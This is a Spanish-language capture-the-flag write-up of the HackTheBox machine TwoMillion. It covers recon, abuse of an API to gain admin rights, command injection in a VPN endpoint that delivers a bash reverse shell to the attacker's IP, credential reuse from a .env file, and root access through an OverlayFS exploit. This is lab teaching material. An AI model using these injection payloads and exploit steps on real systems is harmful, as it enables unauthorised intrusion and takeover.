

TwoMillion

Reconocimiento

Primero que todo realizamos un reconocimiento para ver si tenemos conectividad con la máquina víctima: 10.10.11.221

```
(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
# ping 10.10.11.221
PING 10.10.11.221 (10.10.11.221) 56(84) bytes of data.
64 bytes from 10.10.11.221: icmp_seq=1 ttl=63 time=35.8 ms
64 bytes from 10.10.11.221: icmp_seq=2 ttl=63 time=34.2 ms
^C
--- 10.10.11.221 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 34.165/34.968/35.771/0.803 ms

(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
#
```

Como se observa, el ping llega al host. Además, vemos que se trata de una máquina Linux, debido a que tiene un TTL de 63 (próximo a 64)

Enumeración

Enumeración de puertos abiertos

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.221 -oG allPorts
```

```
(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
# nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.11.221 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-20 19:29 CEST
Initiating SYN Stealth Scan at 19:29
Scanning 10.10.11.221 [65535 ports]
Discovered open port 22/tcp on 10.10.11.221
Discovered open port 80/tcp on 10.10.11.221
Completed SYN Stealth Scan at 19:29, 10.53s elapsed (65535 total ports)
Nmap scan report for 10.10.11.221
Host is up, received user-set (0.14s latency).
Scanned at 2024-07-20 19:29:45 CEST for 10s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.63 seconds
Raw packets sent: 68176 (3.000MB) | Rcvd: 68176 (2.727MB)
```

```
(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
#
```

Enumeración de servicios y versiones de los puertos abiertos

```
nmap -sC -sV -p22,80 10.10.11.221 -oN targeted
```

```
(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
# nmap -sC -sV -p22,80 10.10.11.221 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-20 19:31 CEST
Nmap scan report for 10.10.11.221
Host is up (0.045s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_ 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http      nginx
|_ http-title: Did not follow redirect to http://2million.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.12 seconds

(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
#
```

Vemos que se aplica un redirect en la página web, por lo cual en nuestro `/etc/hosts`, indicamos la el dominio correcto.


```
(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
# cat /etc/hosts

File: /etc/hosts
1 127.0.0.1 localhost
2 127.0.1.1 zephyrus
3
4 10.10.11.221 2million.htb
5
6 # The following lines are desirable for IPv6 capable hosts
7 ::1 localhost ip6-localhost ip6-loopback
8 ff02::1 ip6-allnodes
9 ff02::2 ip6-allrouters

(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
#
```

Explotación - WEB

En la página web: <http://2million.htb/invite>, vemos el siguiente panel:



El cual si analizamos mediante el Debugger del navegador y mostramos sus propiedades podremos visualizar la función: `makeInviteCode()` mediante `this`

```
>> this
< Window http://2million.htb/invite
  ▶ "$": function ot(t, e) ↗
  ▶ cancelRequestAnimFrame: function cancelAnimationFrame()
  ▶ clamp: function clamp(t, e, n) ↗
  ▶ hexToRgb: function hexToRgb(t) ↗
  ▶ isInArray: function isInArray(t, e) ↗
  ▶ jQuery: function ot(t, e) ↗
  ▶ jQuery2200183313104211423881: Object { events: {...}, handle: handle(e) ↗ }
  ▼ makeInviteCode: function makeInviteCode() ↗
    arguments: null
    caller: null
    length: 0
    name: "makeInviteCode"
    ▶ prototype: Object { ... }
    ▶ <prototype>: function ()
  ▶ pJS: function pJS(t, e) ↗
  ▶ pJSDom: Array [ {...} ]
  ▶ particlesJS: function particlesJS(t, e) ↗
  ▶ requestAnimFrame: function requestAnimationFrame()
  ▶ verifyInviteCode: function verifyInviteCode(code) ↗
  ▶ <default properties>
  ▶ <prototype>: WindowPrototype { ... }
```

Llamando a la función vemos sus características:

```
>> makeInviteCode()
< undefined
  ▼ Object { 0: 200, success: 1, data: {...}, hint: "Data is encrypted ... We should probably check the encryption type in order to decrypt it..." }
    0: 200
    ▼ data: Object { data: "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFg erdhrg gb /ncv/il/vaivgr/trarengr", enctype: "ROT13" }
      data: "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFg erdhrg gb /ncv/il/vaivgr/trarengr"
      enctype: "ROT13"
      ▶ <prototype>: Object { ... }
    hint: "Data is encrypted ... We should probably check the encryption type in order to decrypt it..."
    success: 1
    ▶ <prototype>: Object { ... }
```

En la data del objeto vemos:

```
Va beqre gb trarengr gur vaivgr pbqr, znxr n CBEF erdhrg gb  
/ncv/i1/vaivgr/trarengr
```

El cual en la descripción del mismo, vemos que se ha encriptado mediante ROT13, por lo cual simplemente hacemos la desincryptación:

The screenshot shows the rot13.com website. At the top, it says "rot13.com" with a link "About ROT13". Below that is a text input field containing the ROT13-encoded string: "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBEF erdhrg gb /ncv/i1/vaivgr/trarengr". An arrow points down to a dropdown menu set to "ROT13". Another arrow points down to a text output field containing the decoded string: "In order to generate the invite code, make a POST request to /api/v1/invite/generate".

In order to generate the invite code, make a POST request to /api/v1/invite/generate

De esta forma, sabemos que tenemos que hacer una petición a la ruta indicada.

```
curl -s -X POST "http://2million.htb/api/v1/invite/generate" | jq
```

```
(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
# curl -s -X POST "http://2million.htb/api/v1/invite/generate" | jq
{
  "0": 200,
  "success": 1,
  "data": {
    "code": "N1RBWjMtSUQ5UFktSktWM04tVzVIMjQ=",
    "format": "encoded"
  }
}


(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
#
```

Este mismo código, lo decodificamos en base64


```
echo "N1RBWjMtSUQ5UFktSktWM04tVzVIMjQ=" | base64 -d
```

```
(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
# echo "N1RBWjMtSUQ5UFktSktWM04tVzVIMjQ=" | base64 -d
6TAZ3-ID9PY-JKV3N-W5H24
```

El código que se muestra en la imagen anterior se deberá de proporcionar como código de invitación, el cual de esta manera, se conseguirá obtener acceso a la plataforma.



Una vez registrados, en el apartado de la VPN, vemos que nos redirige a un endpoint:



Por lo cual intentamos listar todos los endpoints mediante nuestras cookies proporcionadas.

```
curl -s -X GET "http://2million.htb/api/v1" -H "Cookie:
PHPSESSID=tclasac8l8qjrpmgnegjns9q9n" | jq
```

```

(root@zephyrus) - [/home/dimegio/Dimegio/HackTheBox/TwoMillion]
# curl -s -X GET "http://2million.htb/api/v1" -H "Cookie: PHPSESSID=tcclasac8l8qjrpmgnegjns9q9n" | jq
{
  "v1": {
    "user": {
      "GET": {
        "/api/v1": "Route List",
        "/api/v1/invite/how/to/generate": "Instructions on invite code generation",
        "/api/v1/invite/generate": "Generate invite code",
        "/api/v1/invite/verify": "Verify invite code",
        "/api/v1/user/auth": "Check if user is authenticated",
        "/api/v1/user/vpn/generate": "Generate a new VPN configuration",
        "/api/v1/user/vpn/regenerate": "Regenerate VPN configuration",
        "/api/v1/user/vpn/download": "Download OVPN file"
      },
      "POST": {
        "/api/v1/user/register": "Register a new user",
        "/api/v1/user/login": "Login with existing user"
      }
    },
    "admin": {
      "GET": {
        "/api/v1/admin/auth": "Check if user is admin"
      },
      "POST": {
        "/api/v1/admin/vpn/generate": "Generate VPN for specific user"
      },
      "PUT": {
        "/api/v1/admin/settings/update": "Update user settings"
      }
    }
  }
}

```

Sabiendo los endpoints, simplemente ahora intentaríamos cambiar el rol del usuario a admin mediante el endpoint: `/api/v1/admin/settings/update`. Para ello tramitamos la petición final:

```

curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=tcclasac8l8qjrpmgnegjns9q9n" -H "Content-Type: application/json" -d '{"email":"dimegio@dimegio.htb","is_admin":1}' | jq

```

```

(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
# curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=tc1asac8l8qjrpmgnegjns9q9n" | jq
{
  "status": "danger",
  "message": "Invalid content type."
}

(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
# curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=tc1asac8l8qjrpmgnegjns9q9n" -H "Content-Type: application/json" | jq
{
  "status": "danger",
  "message": "Missing parameter: email"
}

(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
# curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=tc1asac8l8qjrpmgnegjns9q9n" -H "Content-Type: application/json" -d '{"email":"dimegio@dimegio.htb"}' | jq
{
  "status": "danger",
  "message": "Missing parameter: is_admin"
}

(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
# curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=tc1asac8l8qjrpmgnegjns9q9n" -H "Content-Type: application/json" -d '{"email":"dimegio@dimegio.htb","is_admin":"1"}' | jq
{
  "status": "danger",
  "message": "Variable is_admin needs to be either 0 or 1."
}

(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
# curl -s -X PUT "http://2million.htb/api/v1/admin/settings/update" -H "Cookie: PHPSESSID=tc1asac8l8qjrpmgnegjns9q9n" -H "Content-Type: application/json" -d '{"email":"dimegio@dimegio.htb","is_admin":1}' | jq
{
  "id": 15,
  "username": "dimegio",
  "is_admin": 1
}

(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
#

```

De esta forma vemos como hemos conseguido cambiar el rol al nuestro usuario a admin. Ahora intentamos crear una VPN:

```

curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=tc1asac8l8qjrpmgnegjns9q9n" -H "Content-Type: application/json" -d '{"username":"dimegio"}'

```



```
(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
# curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=tcclasac8l8qjrpmgnegjns9q9n" -H
"Content-Type: application/json" -d '{"username":"dimegio"}'
client
dev tun
proto udp
remote edge-eu-free-1.2million.htb 1337
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
comp-lzo
verb 3
data-ciphers-fallback AES-128-CBC
data-ciphers AES-256-CBC:AES-256-CFB:AES-256-CFB1:AES-256-CFB8:AES-256-OFB:AES-256-GCM
tls-cipher "DEFAULT:@SECLEVEL=0"
auth SHA256
key-direction 1
<ca>
-----BEGIN CERTIFICATE-----
MIIGADCCA+igAwIBAgIUQxzHkNyCAfHzUuoJgKZwCwVNjgIwDQYVJKoZIhvcNAQEL
BQAwYgYxCzAJBgNVBAYTA1VLMQ8wDQYDVQQIDAZMb25kb24xDzANBgNVBACMBkxv
bmRvbGJEMBEGA1UECgwKSGFja1RoZUJveDEMAAogA1UECwwDV1BOMREwDwYDVQQD
DAgybWlsbGlvbGJEMBE8GCSqGSIb3DQEJARYSaW5mb0BoYWNrdGh1Ym94LmV1MB4X
DTIzMDUyNjE1MDIzMTIxMDYyNTE1MDIzMTowYgYxCzAJBgNVBAYTA1VLMQ8w
DQYDVQQIDAZMb25kb24xDzANBgNVBACMBkxvbmRvbGJEMBEGA1UECgwKSGFja1Ro
ZUJveDEMAAogA1UECwwDV1BOMREwDwYDVQQDDAgybWlsbGlvbGJEMBE8GCSqGSIb3
DQEJARYSaW5mb0BoYWNrdGh1Ym94LmV1MIICIjANBgkqhkiG9w0BAQEFAAOCAg8A
MIICGKCAGEAubFcYvWd7v+eog2KetLST8UGSjt45tKzn9HmQRJeuPYuuGvDwKS
```

Como se puede observar, la API, nos devuelve el certificado VPN, por lo cual, podemos pensar en que a nivel de comando en linux, genera dicho certificado a base del nombre que le proporcionamos

De esta forma intentamos aplicar un Command Injection, comentando el resto de la query

```
curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie:
PHPSESSID=tcclasac8l8qjrpmgnegjns9q9n" -H "Content-Type: application/json" -d
'{"username":"dimegio; id #"}'
```

```
(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
# curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=tcclasac8l8qjrpmgnegjns9q9n" -H
"Content-Type: application/json" -d '{"username":"dimegio; id #"}'
uid=33(www-data) gid=33(www-data) groups=33(www-data)

(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
#
```

Ahora simplemente nos entablamos una reverse shell.

```
curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie:
PHPSESSID=tcclasac8l8qjrpmgnegjns9q9n" -H "Content-Type: application/json" -d
'{"username":"dimegio; bash -c \"bash -i >& /dev/tcp/10.10.16.23/443 0>&1\" #"}'
```



```
(root@zephyrus)-[/home/dimegio/Dimegio/HackTheBox/TwoMillion]
# curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=tcLasac8l8qjrpmgnegjns9q9n" -H
"Content-Type: application/json" -d '{"username":"dimegio; bash -c \"bash -i >& /dev/tcp/10.10.16.23/443 0>&1\" #\"}'

(dimegio@zephyrus)-[~/Dimegio/HackTheBox/TwoMillion]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.23] from (UNKNOWN) [10.10.11.221] 49150
bash: cannot set terminal process group (1175): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2million:~/html$ |
```

Post-Explotación

Primero que todo aplicamos el tratamiento de la TTY.

Si listamos el directorio actual, veremos un archivo `.env`

```
www-data@2million:~/html$ ls -la
total 56
drwxr-xr-x 10 root root 4096 Jul 21 18:00 .
drwxr-xr-x  3 root root 4096 Jun  6 2023 ..
-rw-r--r--  1 root root  87 Jun  2 2023 .env
-rw-r--r--  1 root root 1237 Jun  2 2023 Database.php
-rw-r--r--  1 root root 2787 Jun  2 2023 Router.php
drwxr-xr-x  5 root root 4096 Jul 21 18:00 VPN
drwxr-xr-x  2 root root 4096 Jun  6 2023 assets
drwxr-xr-x  2 root root 4096 Jun  6 2023 controllers
drwxr-xr-x  5 root root 4096 Jun  6 2023 css
drwxr-xr-x  2 root root 4096 Jun  6 2023 fonts
drwxr-xr-x  2 root root 4096 Jun  6 2023 images
-rw-r--r--  1 root root 2692 Jun  2 2023 index.php
drwxr-xr-x  3 root root 4096 Jun  6 2023 js
drwxr-xr-x  2 root root 4096 Jun  6 2023 views

www-data@2million:~/html$ cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123

www-data@2million:~/html$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:11211        0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306         127.0.0.1:51138        ESTABLISHED
tcp        0      0 127.0.0.1:51138        127.0.0.1:3306        ESTABLISHED
tcp        0      0 127.0.0.1:41092        127.0.0.1:11211        ESTABLISHED
tcp        0      0 127.0.0.1:11211        127.0.0.1:41092        ESTABLISHED
tcp        0      0 10.10.11.221:49150     10.10.16.23:443        ESTABLISHED
tcp6       0      0 :::80                  :::*                     LISTEN
tcp6       0      0 :::22                  :::*                     LISTEN
www-data@2million:~/html$ |
```

```
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```

Por lo tanto ahora simplemente nos intentamos conectar a la base de datos:

```
mysql -u admin -p'SuperDuperPass123' -h localhost
```

```
www-data@2million:~/html$ mysql -u admin -p'SuperDuperPass123' -h localhost
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 2428
Server version: 10.6.12-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

No obstante, por otra parte, existe el usuario admin en el sistema, por lo cual simplemente intentamos migrar a este.

```
www-data@2million:~/html$ su admin
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:/var/www/html$ |
```

La flag del usuario se encuentra en el directorio de admin.

Si nos conectamos como admin por ssh, veremos que nos indica que el usuario tiene un nuevo email:

```

(dimegio@zephyrus)-[~]
$ ssh admin@10.10.11.221
The authenticity of host '10.10.11.221 (10.10.11.221)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfV.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.221' (ED25519) to the list of known hosts.
admin@10.10.11.221's password:
Permission denied, please try again.
admin@10.10.11.221's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.70-051570-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Jul 21 06:21:56 PM UTC 2024

System load:  0.0390625      Processes:            225
Usage of /:   79.6% of 4.82GB Users logged in:      0
Memory usage: 13%           IPv4 address for eth0: 10.10.11.221
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have mail.
Last login: Sun Jul 21 06:55:51 2024 from 10.10.14.14
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:~$ |

```

por lo cual, listamos el email desde la ruta `/var/mail`

```

admin@2million:~$ cat /var/mail/admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the
OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE look
s nasty. We can't get popped by that.

HTB Godfather
admin@2million:~$

```

Y vemos que existen vulnerabilidades a nivel de Sistema operativo: OverlayFS

Buscando, el exploit, nos encontramos el siguiente github: <https://github.com/sxlmnb/CVE-2023-0386>, el cual nos clonamos y transferimos a la máquina víctima.

Siguiendo los pasos, llegamos a obtener escalada de privilegios al usuario root.

```
admin@2million:~/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
[+] readdir
[+] getattr_callback
/file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file
cmd 0x80086601
```

```
admin@2million:~/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root root 4096 Jul 21 18:51 .
drwxrwxr-x 6 root root 4096 Jul 21 18:51 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan 1 1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:~/CVE-2023-0386# |
```